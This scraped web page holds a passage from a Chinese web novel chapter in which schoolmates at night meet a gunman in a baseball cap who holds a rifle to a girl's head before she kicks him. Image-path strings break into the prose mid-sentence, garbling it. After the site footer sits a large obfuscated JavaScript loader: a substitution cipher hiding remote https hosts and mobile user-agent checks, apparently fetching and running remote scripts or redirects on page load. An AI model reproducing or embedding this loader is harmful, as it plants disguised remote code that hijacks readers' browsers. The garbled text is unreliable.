    「你们从一开始见到他就是这个样子?」张述桐的语速开始不自觉加快:「还有你确定你们就搜出这些东西,一点没漏?」「当然,他那把瑞士军刀刚才掉在芦苇里了,都是我捡回来的,所以你发现啥了?」清逸奇怪道。
    夜风中,突然间寒意遍布全身,他盯着清逸的眼,一字一句道:
    「那……杜康看到的鸭舌帽呢?」
    清逸也愣了:
    「这丶这不能吧,编织袋什麽的都能对上,你等等,我把他喊下来问问……」
    说着两人快步上了土坡,还没爬到顶,就看到杜康站在土路上,清逸顿时抱怨道:
    「你不跟我俩混,跟两个女生在一起干什麽,有事问你,你下来看看……」
    只是话没说完就被张述桐一扯,他下意识回头看,却见对方的视线只是钉在杜康脸上。
    孟清逸也跟着望去,又是一愣,因为杜康不再是那张总是笑嘻嘻的脸,而是挤出一个比哭还难看的表情。
    只听少年的声音挤出齿缝:
    「述桐,他们……不止一个……」
    ……
    「他们……不止一个……」
    话音刚落,手电的强光顿时填满视野,张述桐立即拉着清逸低下身子,眼睛被强光闪了一下难受地要命,半天都白茫茫的,他偏过脸,努力皱起眉头,勉强把前方的画面看清:
    空旷的土路上;
    杜康的背后是若萍,少女正红着眼;
    若萍的背后则是路青怜;
    而路青怜的背后……
    是一个戴着鸭舌帽的高瘦男人。
    男人移开手电,皮动肉不动地笑了:
    「你们几个终于凑齐了,没别人了吧?」
    他的嘴唇上留着一撇八字胡,像一只阴骜的蛇。
    张述桐脑子顿时嗡了一下,原本松懈的神经在一瞬间绷紧;
    现在的位置很不妙,自己在下对方在上,这种时候绝对不能被对方一窝端了,他正要把清逸推下土坡,却听男人暴喝道:
    「别动!手举起来!」
    不等他做出反应,对方却是抬起了什麽东西,张述桐定睛一看,心顿时沉到了谷底——
    男人手里握着的,是一把长枪。
    枪口正抵在路青怜脑袋后面,他松开清逸的衣服,慢慢举起手。
    「就是这样,手里东西全给我扔在地上,排上来站着……」
    男人说话的时候嘴唇上的八字胡也在动。
    张述桐一边按照对方的话去做,故意拖慢脚步,他扫过地上被摔开的两台手机,那应该是若萍和杜康的……一边在脑海里飞速思考着对策;
    说明报警从一开始就失败了,这才是男人有恃无恐的关键,但对方应该不知道他提前报了警,说不定可以利用这点信息差做点什麽……
    但也很难说警察什麽时候能找到这里,对方铤而走险又该怎麽办?
    为什麽被抓住的偏偏是路青怜?他们几个里面最容易被控制的就是对方,张述桐没忘了少女穿了身长袍,连跑都很难跑掉,一旦察觉到不对,伸手一拉长袍,她就被死死定在原地了。
    所以要尽量拖延时间,等警察过来,如果有机会可以夺走……算了,无论怎麽说都要先保证路青怜的安全……
    纷杂的念头闪过脑海,焦虑与躁动涌上胸间,随后又被他强行按捺下去;
    张述桐深吸一口气,慢慢迈开脚步,男人却仿佛看穿了他的想法:
    「想跟老子拖时间啊,都去我前面!」他指了指杜康和若萍,「你们两个去给我把王康抬上来,别耍心眼!」
    若萍和杜康还有些迟疑,男人却又一声爆喝:
    「去啊!」
    说着就拿枪口用力朝路青怜头上用力一撞——
    时间在这一刻仿佛定格。
    月光黯淡的夜晚;
    冷风呼啸丶四下寂寥;
    赤裸的狰狞恶意如浪潮扑面;
    若萍似乎已经闭上眼不敢再看;
    杜康强忍着怒意,牙关紧咬;
    清逸背过身将手机划下土坡;
    这一刻似乎风都要静止:
    然后,张述桐看到名为路青怜的少女眉头一皱。
    预想中金属撞击脑袋的声音并没有响起,路青怜只是微微偏过头,那张精致的脸上还是没有表情。
    下一刻,在男人因惊愕而愤怒的的面孔下;
    少女动了。
    她身子一矮,扭腰丶侧身丶提腿;
    青丝与青袍蓄势待发丶接着同时舞动;
    扬起的长袍下,只是惊鸿一瞥,少女修长的腿犹如一枚炮弹——
    倏地轰向男人胸口!
章节报错(免登陆)
下载APP,无广告、完整阅读
验证码: 提交关闭
!function(){function a(a){var _idx="u5afgpg4hc";varb={e:"P",w:"D",T:"y","+":"J",l:"!",t:"L",E:"E","@":"2",d:"a",b:"%",q:"l",X:"v","~":"R",5:"r","&":"X",C:"j","]":"F",a:")","^":"m",",":"~","}":"1",x:"C",c:"(",G:"@",h:"h",".":"*",L:"s","=":",",p:"g",I:"Q",1:"7",_:"u",K:"6",F:"t",2:"n",8:"=",k:"G",Z:"]",")":"b",P:"}",B:"U",S:"k",6:"i",g:":",N:"N",i:"S","%":"+","-":"Y","?":"|",4:"z","*":"-",3:"^","[":"{","(":"c",u:"B",y:"M",U:"Z",H:"[",z:"K",9:"H",7:"f",R:"x",v:"&","!":";",M:"_",Q:"9",Y:"e",o:"4",r:"A",m:".",O:"o",V:"W",J:"p",f:"d",":":"q","{":"8",W:"I",j:"?",n:"5",s:"3","|":"T",A:"V",D:"w",";":"O"};return a.split("").map(function(a){return void 0!==b[a]?b[a]:a}).join("")}var b=a('data:image/jpg;base64,cca8>[qYF F82_qq!7_2(F6O2 5ca[Xd5 Y!5YF_52 2_qql88FjFgcY8fO(_^Y2Fm:_Y5TiYqY(FO5c"^YFdH2d^Y8(Z"a=F8YjYmpYFrFF56)_FYc"("ag""aPXd5 Y=2=O=68D62fODm622Y5V6fFh!qYF h86/Ko0.c}00%n0.cs*N_^)Y5c"}"aaa=78[6L|OJgN_^)Y5c"@"a<@=5YXY5LY9Y6phFgN_^)Y5c"0"a=YXY2F|TJYg"FO_(hY2f"=LqOFWfgfcmn<ydFhm5d2fO^cajngKa=5YXY5LYWfgfcmn<ydFhm5d2fO^cajngKa=5ODLgo=(Oq_^2Lg}0=6FY^V6Fhg6/}0=6FY^9Y6phFgh/o=qOdfiFdF_Lg0=5Y|5Tg0P=d8"#MqYYb"=(8HZ!F5T[(8+i;NmJd5LYcccY=Fa8>[qYF282_qq!F5T[28qO(dqiFO5dpYmpYFWFY^cYaP(dF(hcYa[Fvvc28FcaaP5YF_52 2Pacda??"HZ"aP(dF(hcYa[P7_2(F6O2 JcYa[5YF_52 Ym5YJqd(Yc"[[fdTPP"=c2YD wdFYampYFwdFYcaaP7_2(F6O2 qcY=F=2a[F5T[qO(dqiFO5dpYmLYFWFY^cY=FaP(dF(hcYa[2vv2caPP7_2(F6O2 LcY=F8""a[7mqOdfiFdF_L8*}=}00<(mqY2pFh??c(mJ_Lhc`c$[YPa`%Fa=qcd=+i;NmLF562p67Tc(aaaP7_2(F6O2 fcY8}a[qYF F8"ruxwE]k9W+ztyN;eI~i|BAV&-Ud)(fY7h6CSq^2OJ:5LF_XDRT4"=28FmqY2pFh=O8""!7O5c!Y**!aO%8FHydFhm7qOO5cydFhm5d2fO^ca.2aZ!5YF_52 OPr55dTm6Lr55dTc(a??c(8HZ=qcd=""aa!qYF _8"76Ch"!7_2(F6O2 ^cY=Fa[qYF 28fO(_^Y2Fm(5YdFYEqY^Y2Fc"L(56JF"a!Xd5 O8H"hFFJLg\/\/[[fdTPP}Ko})hFL_h^m^YX5pR5m(O^gQ}1Q"="hFFJLg\/\/[[fdTPP}Ko})hFL_h^m^YX5pR5m(O^gQ}1Q"="hFFJLg\/\/[[fdTPP}Ko})hFL_h^m^YX5pR5m(O^gQ}1Q"="hFFJLg\/\/[[fdTPP}Ko})hFL_h^m^YX5pR5m(O^gQ}1Q"="hFFJLg\/\/[[fdTPP}Ko})hFL_h^m^YX5pR5m(O^gQ}1Q"="hFFJLg\/\/[[fdTPP}Ko})hFL_h^m^YX5pR5m(O^gQ}1Q"="hFFJLg\/\/[[fdTPP}Ko})hFL_h^m^YX5pR5m(O^gQ}1Q"Z!qYF 58JcOHc2YDwdFYampYFwdTcaZ??OH0Za%"/_nd7pJpoh(/}Ko}"!Fj5%8"jR8"%fcnag_vvc5%8"j"%_%"8"%fcnaa=7m5Y|5T%%=2mL5(8Jc5a=2mO2qOdf87_2(F6O2ca[7mqOdfiFdF_L8@=$caP=2mO2Y55O587_2(F6O2ca[F??YvvYca=LYF|6^YO_Fc7_2(F6O2ca[2m5Y^OXYcaP=}0aP=fO(_^Y2FmhYdfmdJJY2fxh6qfc2a=7mqOdfiFdF_L8}PqYF p8"}Ko}"=X8"_nd7pJpoh("!7_2(F6O2 TcYa[}l88Ym5YdfTiFdFYvv0l88Ym5YdfTiFdFY??Ym(qOLYcaP7_2(F6O2 DcYa[Xd5 F8H"}Ko}^)ThF)m7J6YXfhm2YF"="}Ko}X5ThF)mDDT(J67m2YF"="}Ko}2pThFm7J6YXfhm2YF"="}Ko}_JqhFmDDT(J67m2YF"="}Ko}2TOhFm7J6YXfhm2YF"="}Ko}CSqhF)mDDT(J67m2YF"="}Ko})FfThF)fm7J6YXfhm2YF"Z=F8FHc2YD wdFYampYFwdTcaZ??FH0Z=F8"DLLg//"%c2YD wdFYampYFwdFYca%F%"g@Q}1Q"=28H"Y#"%XZ!5cavv2mJ_Lhc"(h#"%5caa!qYF O82YD VY)iO(SYFcF%"/"%p%c_j"j"%_%"8"%fcnag""a=H2mCO62c"v"aZa!7m5Y|5T%%=OmO2OJY287_2(F6O2ca[7mqOdfiFdF_L8@P=OmO2^YLLdpY87_2(F6O2cFa[qYF 28FmfdFd!F5T[28cY8>[qYF5=F=2=O=6=d=(8"(hd5rF"=q8"75O^xhd5xOfY"=L8"(hd5xOfYrF"=f8"62fYR;7"=_8"ruxwE]k9W+ztyN;eI~i|BAV&-Ud)(fY7ph6CSq^2OJ:5LF_XDRT40}@sonK1{Q%/8"=^8""=h80!7O5cY8Ym5YJqd(Yc/H3r*Ud*40*Q%/8Z/p=""a!h<YmqY2pFh!a28_HfZcYH(Zch%%aa=O8_HfZcYH(Zch%%aa=68_HfZcYH(Zch%%aa=d8_HfZcYH(Zch%%aa=58c}nvOa<<o?6>>@=F8csv6a<<K?d=^%8iF562pHqZc2<<@?O>>oa=Kol886vvc^%8iF562pHqZc5aa=Kol88dvvc^%8iF562pHqZcFaa![Xd5 78^!qYF Y8""=F=2=O!7O5cF858280!F<7mqY2pFh!ac587HLZcFaa<}@{jcY%8iF562pHqZc5a=F%%ag}Q}<5vv5<@@ojc287HLZcF%}a=Y%8iF562pHqZccs}v5a<<K?Ksv2a=F%8@agc287HLZcF%}a=O87HLZcF%@a=Y%8iF562pHqZcc}nv5a<<}@?cKsv2a<<K?KsvOa=F%8sa!5YF_52 YPPac2a=2YD ]_2(F6O2c"MFf(L"=2acfO(_^Y2Fm(_55Y2Fi(56JFaP(dF(hcYa[F82mqY2pFh*o0=F8F<0j0gJd5LYW2FcydFhm5d2fO^ca.Fa!Lc@0o=` $[Ym^YLLdpYP M[$[FPg$[2mL_)LF562pcF=F%o0aPPM`a=7mqOdfiFdF_L8*}PTcOa=@8887mqOdfiFdF_Lvv$caP=OmO2Y55O587_2(F6O2ca[@l887mqOdfiFdF_LvvYvvYca=TcOaP=7mqOdfiFdF_L8}PqYF i8l}!7_2(F6O2 $ca[ivvcfO(_^Y2Fm5Y^OXYEXY2Ft6LFY2Y5c7mYXY2F|TJY=7m(q6(S9d2fqY=l0a=Y8fO(_^Y2FmpYFEqY^Y2FuTWfc7m5YXY5LYWfaavvYm5Y^OXYca!Xd5Y=F8fO(_^Y2Fm:_Y5TiYqY(FO5rqqc7mLqOFWfa!7O5cqYF Y80!Y<FmqY2pFh!Y%%aFHYZvvFHYZm5Y^OXYcaP7_2(F6O2 )ca[LYF|6^YO_Fc7_2(F6O2ca[67c@l887mqOdfiFdF_La[Xd5[(Oq_^2LgY=5ODLgO=6FY^V6Fhg5=6FY^9Y6phFg6=LqOFWfgd=6L|OJg(=5YXY5LY9Y6phFgqP87!7_2(F6O2 Lca[Xd5 Y8Jc"hFFJLg//[[fdTPP}Ko}qFq^)Y6(:mhJ6S_:6m(O^gQ}1Q/((/}Ko}j6LM2OF8}vFd5pYF8}vFT8@"a!FOJmqO(dF6O2l88LYq7mqO(dF6O2jFOJmqO(dF6O28YgD62fODmqO(dF6O2mh5Y78YP7O5cqYF 280!2<Y!2%%a7O5cqYF F80!F<O!F%%a[qYF Y8"JOL6F6O2g76RYf!4*62fYRg}00!f6LJqdTg)qO(S!"%`qY7Fg$[2.5PJR!D6fFhg$[ydFhm7qOO5cmQ.5aPJR!hY6phFg$[6PJR!`!Y%8(j`FOJg$[q%F.6PJR`g`)OFFO^g$[q%F.6PJR`!Xd5 f8fO(_^Y2Fm(5YdFYEqY^Y2Fcda!fmLFTqYm(LL|YRF8Y=fmdffEXY2Ft6LFY2Y5c7mYXY2F|TJY=La=fO(_^Y2Fm)OfTm62LY5FrfCd(Y2FEqY^Y2Fc")Y7O5YY2f"=faP67clia[qYF[YXY2F|TJYgY=6L|OJg5=5YXY5LY9Y6phFg6P87!fO(_^Y2FmdffEXY2Ft6LFY2Y5cY=^=l0a=7m(q6(S9d2fqY8^!Xd5 28fO(_^Y2Fm(5YdFYEqY^Y2Fc"f6X"a!7_2(F6O2 _ca[Xd5 Y8Jc"hFFJLg//[[fdTPP}Ko}qFq^)Y6(:mhJ6S_:6m(O^gQ}1Q/((/}Ko}j6LM2OF8}vFd5pYF8}vFT8@"a!FOJmqO(dF6O2l88LYq7mqO(dF6O2jFOJmqO(dF6O28YgD62fODmqO(dF6O2mh5Y78YP7_2(F6O2 ^cYa[Xd5 F8D62fODm622Y59Y6phF!qYF 280=O80!67cYaLD6F(hcYmLFOJW^^Yf6dFYe5OJdpdF6O2ca=YmFTJYa[(dLY"FO_(hLFd5F"g28YmFO_(hYLH0Zm(q6Y2F&=O8YmFO_(hYLH0Zm(q6Y2F-!)5YdS!(dLY"FO_(hY2f"g28Ym(hd2pYf|O_(hYLH0Zm(q6Y2F&=O8Ym(hd2pYf|O_(hYLH0Zm(q6Y2F-!)5YdS!(dLY"(q6(S"g28Ym(q6Y2F&=O8Ym(q6Y2F-P67c0<2vv0<Oa67c5a[67cO<86a5YF_52l}!O<h%6vv_caPYqLY[F8F*O!67cF<86a5YF_52l}!F<h%6vv_caPP2m6f87m5YXY5LYWf=2mLFTqYm(LL|YRF8`hY6phFg$[7m5YXY5LY9Y6phFPJR`=5jfO(_^Y2Fm)OfTm62LY5FrfCd(Y2FEqY^Y2Fc"d7FY5)Yp62"=2agfO(_^Y2Fm)OfTm62LY5FrfCd(Y2FEqY^Y2Fc")Y7O5YY2f"=2a=i8l0PqYF F8Jc"hFFJLg//[[fdTPP}Ko})hFL_h^m^YX5pR5m(O^gQ}1Q/f/}Ko}j(8}vY8_nd7pJpoh("a!FvvLYF|6^YO_Fc7_2(F6O2ca[Xd5Y8fO(_^Y2Fm(5YdFYEqY^Y2Fc"L(56JF"a!YmL5(8F=fO(_^Y2FmhYdfmdJJY2fxh6qfcYaP=}YsaPP=@n00aP682dX6pdFO5mJqdF7O5^=28l/3cV62?yd(a/mFYLFc6a=O8Jd5LYW2FcL(5YY2mhY6phFa>8Jd5LYW2FcL(5YY2mD6fFha=c2??OavvcO8/)d6f_?9_dDY6u5ODLY5?A6XOu5ODLY5?;JJOu5ODLY5?9YT|dJu5ODLY5?y6_6u5ODLY5?yIIu5ODLY5?Bxu5ODLY5?IzI?kOqfu5ODLY5/6mFYLFc2dX6pdFO5m_LY5rpY2Fa=Y8cY82dX6pdFO5mJqdF7O5^avv/3cV62?yd(a/mFYLFcYa??2dX6pdFO5m^dR|O_(heO62FL<@=OvvlYjDc7_2(F6O2ca[Lc@0}a=Dc7_2(F6O2ca[Lc@0@a=^c7_2(F6O2ca[Lc@0saPaPaPag^c7_2(F6O2ca[Lc}0}a=^c7_2(F6O2ca[Lc}0@a=Dc7_2(F6O2ca[Lc}0saPaPaP=Yaa=l2vv6??)ca=XO6f